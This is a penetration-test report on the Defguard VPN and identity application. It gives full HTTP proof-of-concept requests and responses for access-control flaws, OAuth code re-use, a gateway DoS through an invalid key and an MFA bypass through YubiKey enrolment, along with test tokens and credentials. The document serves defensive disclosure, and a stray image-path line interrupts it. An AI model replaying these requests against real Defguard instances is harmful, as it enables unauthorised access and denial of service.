Defguard Security

Assessment Report

for **teonite services sp. z o. o.**

Warsaw, 12 May 2023

Contents

Scope of Work and Approach

This report presents security issues identified during an assessment of Defguard application providing integrated secure remote access and identity management solutions. The assessment was performed between 29 March and 7 April 2023. It was conducted following a *white-box* approach which assumed access to a running instance of the application and a review of its source code. Volumetric (D)DoS attacks, network services and operating system's configuration review were out of scope since the system was installed on the infrastructure belonging to ISEC. Nonetheless, the team also aimed at identification of vulnerabilities on the network layer as well as those which may have resulted in a DoS.

All application components were set up and running on the server with the following IP address: 46.101.136.188. The payloads presented in the technical part of the report refer to the host 127.0.0.1 or localhost, since the server was also used as a SOCKS proxy by the testing team.

Our objective was to identify security vulnerabilities that – once exploited – could impact confidentiality, integrity and/or availability of information processed by the application.

Our testing procedures were based on the OWASP standards and guidelines, including the following:

- *Web Security Testing Guide*[1]
- *Top Ten Web Application*[2]

We did not, however, limit ourselves to the abovementioned practices, and extended our approach to also cover business logic and to use our experience and creativity for identification of more complex or publicly unknown security problems. All of them were classified according to the following scheme:

- informative – the issue is not a security vulnerability but results from a *stray off* the best practice. Over time, however, it may become a security problem due to the application's "living" nature or a discovery of new vulnerabilities and/or means of their exploitation.
  An example of such an issue is a – so called – *self-XSS*.
- low severity – exploitation of such a vulnerability does not pose direct risk related to the loss of confidentiality, integrity or availability of information processed by the application subject to the assessment. Low-severity vulnerabilities typically allow for discovery and gathering of data of lesser importance e.g., such that could help better understand application's internals (e.g., stack traces, software version numbers, system paths etc.).
- medium severity – exploitation of such a vulnerability poses direct risk related to the loss of confidentiality, integrity or availability of information processed by the application but its results are quantitively or qualitatively limited or relatively hard to achieve. Medium-severity vulnerability may be – for example – a *Cross-Site Scripting* in case when a session cookie does not have a *httpOnly* flag set.
- high severity – exploitation of such a vulnerability poses direct risk related to the loss of confidentiality, integrity or availability of information processed by the application.
  The impact is highly severe (e.g., unauthorised access to the server's operating system) or large scale (e.g., unauthorised access to the database via an *SQL-Injection*).

It must be noted, though, that the real severity of a vulnerability is related to the business, technological and regulatory contexts in which the application is to be developed, maintained and operated. Our expert judgement can only support the risk assessment process and suggest the ways of improvement.

[1] Please refer to: https://owasp.org/www-project-web-security-testing-guide/
[2] Please refer to: https://owasp.org/www-project-top-ten/

Summary

The white-box security assessment, performed between 29 March and 7 April 2023, allowed for identification of a high-severity vulnerability. Its exploitation resulted in unauthorised access to all application users' data, including their first and last names, email addresses and some application settings.

We have also identified some medium-severity security issues resulting from improper implementation of access control or input data validation. Exploitation of these weaknesses allowed for, e.g.:

- Bypassing MFA by adding a new YubiKey
- Unauthorised access to and modification of OpenID applications
- Leak of users' personal data through PGP keys
- Leak of other users' devices data
- Unauthorised adding or removal of YubiKeys for other users

Remaining medium-severity issues resulted from improper implementation of a business logic (e.g., device removal without removing VPN configuration or DoS of the gateway by adding an invalid key). We have also observed some bad programming practices (in *nonce* generation) and a violation of RFC6749 (by re-using of the *authorization_code*) or access control weaknesses (lack of restrictions in access_token for OpenID applications, lack of brute-force prevention).

We have also identified some issue of low and informative severity. Their exploitation has little or no impact on the security of the application subject to our assessment.

Thank you for your trust and letting us perform this interesting security assessment.

Yours sincerely

Piotr Szeptyński, ISEC

Vulnerabilities

Regular user can list all other application users

Severity: high

Due to improper access control, a regular user can list all application users and read their names, email addresses, public keys and other parameters' values:

```
Request:
GET /api/v1/user/ HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/admin/users/
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=5mBwuXlxBwugMEEVA6cUiU54
Connection: close

Response:
HTTP/1.1 200 OK
[...]
[{"authorized_apps":[],"devices":[],"email":"admin@defguard","first_name":"DefGuard","groups":
["admin"],"last_name":"Administrator","mfa_enabled":false,"mfa_method":"None","pgp_cert_id":nu
ll,"pgp_key":null,"phone":null,"security_keys":[],"ssh_key":null,"totp_enabled":false,"usernam
e":"admin","wallets":[]},
[...]
```

An attempt to read details of a particular user results in an application error and HTTP code 403:

```
Request:
GET /api/v1/user/admin HTTP/1.1
Host: 127.0.0.1
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://127.0.0.1/me
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=5mBwuXlxBwugMEEVA6cUiU54
Connection: close

Response:
HTTP/1.1 403 Forbidden
[...]
{"msg":"requires privileged access"}
```

Relevant part of the source code is presented on the listing below.

https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/handlers/user.rs#L31-L42:

```
[...]
#[get("/user", format = "json")]
pub async fn list_users(_session: SessionInfo, appstate: &State<AppState>) -> ApiResult {
    let all_users = User::all(&appstate.pool).await?;
    let mut users: Vec<UserInfo> = Vec::with_capacity(all_users.len());
    for user in all_users {
        users.push(UserInfo::from_user(&appstate.pool, user).await?);
```

```
    }
    Ok(ApiResponse {
        json: json!(users),
        status: Status::Ok,
    })
}
[...]
```

Please note that the severity of this issue is high due to unauthorised access to other users' personal data.

We recommend improving access control by allowing only the admin role to call the endpoint listing all application users. More information:

https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html

Removing a device does not remove a VPN configuration from the gateway

Severity: medium

Due to improper implementation of a device removal function, a VPN configuration related to a removed device is not deleted from the gateway.

```
Request for a VPN configuration:
GET /api/v1/device/159/config HTTP/1.1
Host: localhost
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/admin/users/ldtest2
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=vdTy8faiTYxEZdeC7HsiEQ5m
Connection: close

Response:
HTTP/1.1 200 OK
[...]
[Interface]
PrivateKey = YOUR_PRIVATE_KEY
Address = 10.13.38.2


[Peer]
PublicKey = dVe9zGymNful/aRgGgs46aeMaoM/gQNuUKRqBI20dkg=
AllowedIPs =
Endpoint = 46.101.136.188:50051
PersistentKeepalive = 300
```

```
Successful attempt to connect via VPN for a given device:
$ wg-quick up /home/luksor/isec/pentest/teonite/test123.conf
Warning: `/home/luksor/isec/pentest/teonite/test123.conf' is world accessible
[#] ip link add test123 type wireguard
[#] wg setconf test123 /dev/fd/63
[#] ip -4 address add 10.13.38.2 dev test123
[#] ip link set mtu 1420 up dev test123
[#] wg set test123 fwmark 51820
[#] ip -4 route add 0.0.0.0/0 dev test123 table 51820
[#] ip -4 rule add not fwmark 51820 table 51820
[#] ip -4 rule add table main suppress_prefixlength 0
[#] sysctl -q net.ipv4.conf.all.src_valid_mark=1
[#] nft -f /dev/fd/63

$ sudo wg
interface: test123
  public key: R3/4E2R+EhD/Fb4bHCbXan0ILVieb+q/48G7Ea6i4Fs=
  private key: (hidden)
  listening port: 45879
  fwmark: 0xca6c

peer: dVe9zGymNful/aRgGgs46aeMaoM/gQNuUKRqBI20dkg=
  endpoint: 46.101.136.188:50051
  allowed ips: 0.0.0.0/0
  transfer: 0 B received, 444 B sent
  persistent keepalive: every 5 minutes
```

Admin's request to remove the device:

```
DELETE /api/v1/device/159 HTTP/1.1
Host: localhost
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/admin/users/ldtest2
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=vdTy8faiTYxEZdeC7HsiEQ5m
Connection: close

Response:
HTTP/1.1 200 OK
[...]
null
```

Successful attempt to connect via VPN despite device's being removed:

```
$ wg-quick up /home/luksor/isec/pentest/teonite/test123.conf
Warning: `/home/luksor/isec/pentest/teonite/test123.conf' is world accessible
[#] ip link add test123 type wireguard
[#] wg setconf test123 /dev/fd/63
[#] ip -4 address add 10.13.38.2 dev test123
[#] ip link set mtu 1420 up dev test123
[#] wg set test123 fwmark 51820
[#] ip -4 route add 0.0.0.0/0 dev test123 table 51820
[#] ip -4 rule add not fwmark 51820 table 51820
[#] ip -4 rule add table main suppress_prefixlength 0
[#] sysctl -q net.ipv4.conf.all.src_valid_mark=1
[#] nft -f /dev/fd/63

$ sudo wg
interface: test123
  public key: R3/4E2R+EhD/Fb4bHCbXan0ILVieb+q/48G7Ea6i4Fs=
  private key: (hidden)
  listening port: 57268
  fwmark: 0xca6c

peer: dVe9zGymNful/aRgGgs46aeMaoM/gQNuUKRqBI20dkg=
  endpoint: 46.101.136.188:50051
  allowed ips: 0.0.0.0/0
  transfer: 0 B received, 148 B sent
  persistent keepalive: every 5 minutes
```

We recommend reviewing and fixing implementation of a device removal function so that the relevant VPN configuration be also removed.

DoS of the gateway via adding an invalid key by a regular user

Severity: medium

A regular user can add a device with an invalid public key. When the gateway is restarted, it tries to use such a key, but it cannot start properly what results in a DoS of the gateway.

```
Request showing a properly running gateway:
GET /api/v1/connection HTTP/1.1
Host: localhost
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/admin/network
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=qLCUgWNIgmDtQLfU5aE4CKup
Connection: close

Response:
HTTP/1.1 200 OK
[...]
{"connected":true}
```

```
Request by a regular user to add a devices with an invalid public key:
POST /api/v1/device/phtest HTTP/1.1
Host: localhost
Content-Length: 82
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/me
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=1zLP0Se1C3Y0hCTwrGZ2OBOq
Connection: close

{"name":"PoC-1","wireguard_pubkey":"sejIy0WCLvOR7vWNchP9Elsayp3UTK/QCnEJmhsHKTc="}

Response:
HTTP/1.1 201 Created
[...]
"[Interface]\nPrivateKey = YOUR_PRIVATE_KEY\nAddress = 10.13.38.3\n\n\n[Peer]\nPublicKey =
dVe9zGymNful/aRgGgs46aeMaoM/gQNuUKRqBI20dkg=\nAllowedIPs = \nEndpoint =
46.101.136.188:50051\nPersistentKeepalive = 300"
```

In the meantime, the gateway is restarted.

```
Request showing a gateway being unavailable:
GET /api/v1/connection HTTP/1.1
Host: localhost
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
```

```
Sec-Fetch-Dest: empty
Referer: http://localhost/admin/network
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=ZRA6u5w3cGMoFzZkgLlcgLts
Connection: close

Response:
HTTP/1.1 200 OK
[...]
{"connected":false}
```

Gateway logs, presented below, show the actual error related to the invalid public key:

```
# defguard-gateway --token $token --grpc-url http://127.0.0.1:50055
[2023-04-05T09:37:15Z INFO  defguard_gateway::gateway] Starting Defguard gateway version 0.4.1
with configuration: Config { token: "***", grpc_url: "http://127.0.0.1:50055", userspace:
false, grpc_ca: None, stats_period: 60, ifname: "wg0", pidfile: None, use_syslog: false,
syslog_facility: "LOG_USER", syslog_socket: "/var/run/log" }
Error: KeyDecode(InvalidLength)
```

We recommend implementing proper validation of input data (i.e., keys) and proper handling of errors and exceptions to prevent DoS of the gateway. More information:

https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

https://cheatsheetseries.owasp.org/cheatsheets/Error_Handling_Cheat_Sheet.html

access_token provides unrestricted access to the user account

Severity: medium

OpenID access token provides unrestricted access to the user account. If the user is in the administrators' group, then the OpenID client receives administrative privilege since scope restrictions are not implemented.

Request by an administrator to obtain the authorisation code:

```
POST
/api/v1/oauth/authorize?allow=true&scope=openid&response_type=code&client_id=kMirefuyEdvZPDDe&
redirect_uri=http://isec.pl&state=af0ifjsldkj&nonce=n-0S6_WzA2Mj HTTP/1.1
Host: localhost
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: defguard_session=Dd2OnLQRyyFNZkFurCauElJ0;
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

Response:

```
HTTP/1.1 302 Found
location: http://isec.pl/?code=9JRipITM594Qzt7bZUH0wdA7&state=af0ifjsldkj
server: Rocket
x-frame-options: SAMEORIGIN
permissions-policy: interest-cohort=()
x-content-type-options: nosniff
content-length: 0
date: Tue, 04 Apr 2023 12:51:47 GMT
```

OpenID client application receives the tokens:

```
POST /api/v1/oauth/token HTTP/1.1
Host: localhost
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
Authorization: Basic a01pcmVmdXlFZHZaUEREZTo3dzlkMjBRTkxWMXE4NU1KekJ3dmdSdW9XZUdVV3JNSg==
Content-Type: application/x-www-form-urlencoded
Content-Length: 87

grant_type=authorization_code&code=9JRipITM594Qzt7bZUH0wdA7&redirect_uri=http://isec.pl
```

Response:


```
HTTP/1.1 200 OK
[...]
{"access_token":"W1q4DZ2BVCHKCfzKQ9YWzFR3","id_token":"eyJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwOi
8vbG9jYWxob3N0LyIsImF1ZCI6WyJrTWlyZWZ1eUVkdlpQRERlIl0sImV4cCI6MTY4MTIxODAwMCwiaWF0IjoxNjgwNjEz
MjAwLCJub25jZSI6Im4tMFM2X1d6QTJNaiIsImF0X2hhc2giOiJEaDV4Sk9oZ1p5X3FzTWJlT1gyRnRnIiwiY19oYXNoIj
oiZl9CTXBDbEY4bkVDUGtSR2pSTVM0QSIsInN1YiI6ImFkbWluIiwibmFtZSI6IkRlZkd1YXJkIEFkbWluaXN0cmF0b3Ii
LCJnaXZlbl9uYW1lIjoiRGVmR3VhcmQiLCJmYW1pbHlfbmFtZSI6IkFkbWluaXN0cmF0b3IiLCJlbWFpbCI6ImFkbWluQG
RlZmd1YXJkIn0.2ASS5efKtSrkZ4ecYhoUYP_BZQA2D3DexcyA2uH4NhU","refresh_token":"2k5k9YvkxCfnTgMAwD
cf8B0P","token_type":"bearer"}
```

Received token can be used to gain administrative access to the application:

```
GET /api/v1/network HTTP/1.1
Host: localhost
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
Authorization: Bearer W1q4DZ2BVCHKCfzKQ9YWzFR3
Connection: close
```

Response:

```
HTTP/1.1 200 OK
[...]
[{"address":"10.13.37.1/24","allowed ips":[],"connected at":"2023-04-
04T12:19:09.711053","dns":"","endpoint":"46.101.136.188","id":1,"name":"DefPentest","port":500
51,"pubkey":"kjke1QbrYHAFuiCiNj54MkmvUOoUitk8FE1eNFsSmD8="}]
```



SessionInfo::from_request allows to establish a valid user session using user credentials and MFA or an access token:

https://github.com/DefGuard/defguard/blob/bfe4f2dc5885559b18b3ce53972d7496e4a90827/src/auth/mod.rs#L165-L257:

```
#[rocket::async_trait]
impl<'r> FromRequest<'r> for SessionInfo {
    type Error = OriWebError;

    async fn from_request(request: &'r Request<'_>) -> Outcome<Self, Self::Error> {
        if let Some(state) = request.rocket().state::<AppState>() {
            let user = {
                if let Some(token) = request
                    .headers()
                    .get_one("Authorization")
                    .and_then(|value| {
                        if value.to_lowercase().starts_with("bearer ") {
                            value.get(7..)
                        } else {
                            None
                        }
                    })
                {
                    // TODO: #[cfg(feature = "openid")]
                    match OAuth2Token::find_access_token(&state.pool, token).await {
                        Ok(Some(oauth2token)) => {
                            match OAuth2AuthorizedApp::find_by_id(
                                &state.pool,
                                oauth2token.oauth2authorizedapp_id,
                            )
                            .await
                            {
                                Ok(Some(authorized_app)) => {
                                    User::find_by_id(&state.pool,
authorized_app.user_id).await
```

```
                                }
                                Ok(None) => {
                                    return Outcome::Failure((
                                        Status::Unauthorized,
                                        OriWebError::Authorization(
                                            "Authorized app not found".into(),
                                        ),
                                    ));
                                }

                                Err(err) => {
                                    return Outcome::Failure((
                                        Status::InternalServerError,
                                        err.into(),
                                    ));
                                }
                            }
                        }
                        Ok(None) => {
                            return Outcome::Failure((
                                Status::Unauthorized,
                                OriWebError::Authorization("Invalid token".into()),
                            ));
                        }
                        Err(err) => {
                            return Outcome::Failure((Status::InternalServerError,
err.into()));
                        }
                    }
                } else {
                    let session = try_outcome!(request.guard::<Session>().await);
                    let user = User::find_by_id(&state.pool, session.user_id).await;
                    if let Ok(Some(user)) = &user {
                        if user.mfa_enabled && session.state !=
SessionState::MultiFactorVerified {
                            return Outcome::Failure((
                                Status::Unauthorized,
                                OriWebError::Authorization("MFA not verified".into()),
                            ));
                        }
                    }
                    user
                }
            };

            return match user {
                Ok(Some(user)) => {
                    let is_admin = match user.member_of(&state.pool).await {
                        Ok(groups) => groups.contains(&state.config.admin_groupname),
                        _ => false,
                    };
                    Outcome::Success(SessionInfo::new(user, is_admin))
                }
                _ => Outcome::Failure((
                    Status::Unauthorized,
                    OriWebError::Authorization("User not found".into()),
                )),
            };
        }

        Outcome::Failure((
            Status::Unauthorized,
            OriWebError::Authorization("Invalid session".into()),
        ))
    }
}
```

We recommend reviewing and improving the implementation of access control mechanisms. More information:

https://cheatsheetseries.owasp.org/cheatsheets/JSON_Web_Token_for_Java_Cheat_Sheet.html

https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html

RFC6749 violation: authorization_code re-use

Severity: medium

According to the OAuth documentation:

https://www.rfc-editor.org/rfc/rfc6749#section-4.1.2:
The client MUST NOT use the authorization code more than once. If an authorization code is used more than once, the authorization server MUST deny the request and SHOULD revoke (when possible) all tokens previously issued based on that authorization code. The authorization code is bound to the client identifier and redirection URI.

The same *authorization_code*, however, allowed to generate a valid *access_token* multiple times:

First attempt to generate an *access_token*:

```
POST /api/v1/oauth/token HTTP/1.1
Host: 127.0.0.1:9080
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
Authorization: Basic a01pcmVmdXlFZHZaUEREZTo3dzlkMjBRTkxWMXE4NU1KekJ3dmdSdW9XZUdVV3JNSg==
Content-Type: application/x-www-form-urlencoded
Content-Length: 88

grant_type=authorization_code&code=Pdcl84H28mCcP4zcYfzhlAtV&redirect_uri=http://isec.pl&
```

Response:

```
HTTP/1.1 200 OK
[...]
{"access_token":"eESXzErTF1vKMKPQeY9EbECz","id_token":"eyJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwOi
8vbG9jYWxob3N0LyIsImF1ZCI6WyJrTWlyZWZ1eUVkdlpQRERlIl0sImV4cCI6MTY4MTIxNjc4NiwiaWF0IjoxNjgwNjEx
OTg2LCJub25jZSI6Im4tMFM2X1d6QTJNaiIsImF0X2hhc2giOiJOcDJzT1FMVko2QTVyWHZBTzhSWWZ3IiwiY19oYXNoIj
oiUDUtdkpsT3VDZTZRTlRVb3JzanU4QSIsInN1YiI6ImFkbWluIiwibmFtZSI6IkRlZkd1YXJkIEFkbWluaXN0cmF0b3Ii
LCJnaXZlbl9uYW1lIjoiRGVmR3VhcmQiLCJmYW1pbHlfbmFtZSI6IkFkbWluaXN0cmF0b3IiLCJlbWFpbCI6ImFkbWluQG
RlZmd1YXJkIn0.xqeGyqXzgmGSoja9FUe3fD9F_gph8Y5JCnzGgkczHUI","refresh_token":"nOurKZbDMWOAedl57a
NC1VBv","token_type":"bearer"}
```

Second attempt to generate an *access_token* using an already used *authorization_code*:

```
POST /api/v1/oauth/token HTTP/1.1
Host: 127.0.0.1:9080
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: pl-PL,pl;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close
Authorization: Basic a01pcmVmdXlFZHZaUEREZTo3dzlkMjBRTkxWMXE4NU1KekJ3dmdSdW9XZUdVV3JNSg==
Content-Type: application/x-www-form-urlencoded
Content-Length: 88

grant_type=authorization_code&code=Pdcl84H28mCcP4zcYfzhlAtV&redirect_uri=http://isec.pl&
```

Response:

```
HTTP/1.1 200 OK
[...]
{"access_token":"slCu1rygZFgsaj8UqdegXy5q","id_token":"eyJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwOi
8vbG9jYWxob3N0LyIsImF1ZCI6WyJrTWlyZWZ1eUVkdlpQRERlIl0sImV4cCI6MTY4MTIxNjgwMSwiaWF0IjoxNjgwNjEy
MDAxLCJub25jZSI6Im4tMFM2X1d6QTJNaiIsImF0X2hhc2giOiJ5cVo4Z2RIODdnVnpyQTJ1QWxZZUZnIiwiY19oYXNoIj
oiUDUtdkpsT3VDZTZRTlRVb3JzanU4QSIsInN1YiI6ImFkbWluIiwibmFtZSI6IkRlZkd1YXJkIEFkbWluaXN0cmF0b3Ii
LCJnaXZlbl9uYW1lIjoiRGVmR3VhcmQiLCJmYW1pbHlfbmFtZSI6IkFkbWluaXN0cmF0b3IiLCJlbWFpbCI6ImFkbWluQG
RlZmd1YXJkIn0.0110-
EIMU5pNJROVGCwWfHIdqWwXBn2zUOgboIYoORA","refresh_token":"c7so3DPbw1SgC2u3SXF46CYy","token_type
":"bearer"}
```

We recommend reviewing and improving the implementation of access control mechanisms to prevent *authorization_code* re-use. More information:

https://cheatsheetseries.owasp.org/cheatsheets/JSON_Web_Token_for_Java_Cheat_Sheet.html

MFA bypass by adding a new YubiKey

Severity: medium

Key or OTP-based multifactor authentication can be bypassed when a user adds a new YubiKey after the initial authentication request (POST /api/v1/auth) but before providing the second factor.

1. Bypassing an OTP-based MFA:

```
Initial authentication request:
POST /api/v1/auth HTTP/1.1
Host: localhost
Content-Length: 43
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/auth/login
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

{"password":"Asdffdsa1!","username":"qwer"}

Response showing an OTP as a second-factor (but not a YubiKey):
HTTP/1.1 201 Created
[...]
{"mfa_method":"OneTimePassword","totp_available":true,"web3_available":false,"webauthn_availab
le":false}
```

Instead of providing OTP, a below request must be sent:

```
Request adding a new YubiKey:
POST /api/v1/auth/webauthn/init HTTP/1.1
Host: localhost
Content-Length: 0
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/me
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: defguard_session=muAorfaBr08V5WiTafsyoqyq
Connection: close

Response:
HTTP/1.1 200 OK
[...]
{"publicKey":{"attestation":"none","authenticatorSelection":{"requireResidentKey":false,"userV
erification":"preferred"},"challenge":"RG6retIwopc92XqIn48qSkCnjmRZUCW4ThapNnj59ak","excludeCr
edentials":[],"extensions":{"credProps":true,"uvm":true},"pubKeyCredParams":[{"alg":-
7,"type":"public-key"},{"alg":-257,"type":"public-
key"}],"rp":{"id":"localhost","name":"localhost"},"timeout":60000,"user":{"displayName":"qwer"
,"id":"K4XOA6YzTteh1EVQh66lDA","name":"sstetst1+qwer@isec.pl"}}}

Request:
POST /api/v1/auth/webauthn/finish HTTP/1.1
Host: localhost
Content-Length: 881
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
```

```
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.111 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/me
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: defguard_session=muAorfaBr08V5WiTafsyoqyq
Connection: close

{"name":"asdf","rpkc":{"type":"public-
key","id":"kZPbkRyZzBx4qnEVoWmdtQbvHOSkm5AAsqA76hBDli0KgjOpEQuYApM-
tfsqPVK3y2dXKSUSLj2ReXrcNvnQYQ","rawId":"kZPbkRyZzBx4qnEVoWmdtQbvHOSkm5AAsqA76hBDli0KgjOpEQuYA
pM-tfsqPVK3y2dXKSUSLj2ReXrcNvnQYQ","authenticatorAttachment":"cross-
